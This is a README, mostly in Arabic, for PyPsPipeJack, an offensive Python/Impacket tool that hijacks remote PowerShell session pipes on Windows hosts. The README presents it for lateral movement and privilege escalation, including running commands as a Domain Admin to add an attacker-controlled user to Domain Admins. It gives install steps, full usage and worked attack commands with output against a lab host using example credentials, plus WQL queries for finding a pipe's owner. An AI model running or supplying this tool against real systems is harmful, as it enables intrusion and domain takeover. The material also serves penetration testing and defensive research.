 e-fin/pypspipejack
تنفيذ بايثون لـ OpenPsPipeJack

هذه الأداة هي استمرار لأداتي الأخرى، OpenPsPipeJack. هذه الأداة مبنية على بايثون وتعمل على لينكس بشكل كبير باستخدام Impacket.
باختصار، إذا كان لديك صلاحيات مسؤول محلي (local admin) على مضيف بعيد، يمكنك الاتصال بجلسات PowerShell عن بُعد على ذلك المضيف وتنفيذ أوامر داخل تلك الجلسات. لا يوفر هذا فرصًا للحركة الجانبية فحسب، بل يوفر أيضًا فرصًا لتصعيد الامتيازات. على سبيل المثال، إذا حصلت على وصول كمسؤول محلي عبر شيء مثل RBCD أو Shadow Credentials أو ما شابه ذلك، وكان هناك مسؤول نطاق (Domain Admin) على المضيف البعيد مع جلسة PowerShell مفتوحة، يمكنك تنفيذ أوامر بصلاحيات مسؤول النطاق وإضافة مستخدم تتحكم فيه إلى مجموعة Domain Admins.
git clone https://github.com/e-fin/PyPsPipeJack.git
cd PyPsPipeJack
python3 -m venv .
source bin/activate
python3 -m pip install -r requirements
usage: PyPsPipeJack.py [-h] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [--list] [--pipe PIPE] [--command COMMAND] [--script SCRIPT] target

PowerShell Pipe Jacker

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

PowerShell Pipes:
  --list                list PSHost pipes and exit
  --pipe PIPE           full pipe name under IPC$ to connect to
  --command COMMAND     run one command and exit (non-interactive)
  --script SCRIPT       run entire PS1 file
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell

Connected. Enter PowerShell commands; 'exit' to quit.
PS> whoami
lab\administrator
PS> $i = "hello"
PS> echo $i
hello
PS>
$ cat test.ps1
echo hello
echo hello2
whoami
ipconfig

$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --script test.ps1

hello
hello2
lab\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : lab.local
   Link-local IPv6 Address . . . . . : fe80::f0d3:c6c2:48ad:94f5%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe9d:a180%13
                                       192.168.1.1


لا حاجة لتشغيل whoami أو أي أمر PowerShell آخر لمعرفة لمن ينتمي أنبوب PowerShell. يمكننا التحقق باستخدام wmiquery.py من حزمة impacket. لغة استعلام WMI لا تحظى بالتقدير الكافي.
إليك الأوامر التي تحتاج إلى تشغيلها مع مثال مصوّر:
## Replace 13108 with PID from PSHost Pipe
# Example: PSHost.134296493751823186.13108.DefaultAppDomain.powershell

WQL> ASSOCIATORS OF {Win32_Process.Handle="13108"} WHERE AssocClass=Win32_SessionProcess

WQL> SELECT * FROM Win32_LoggedOnUser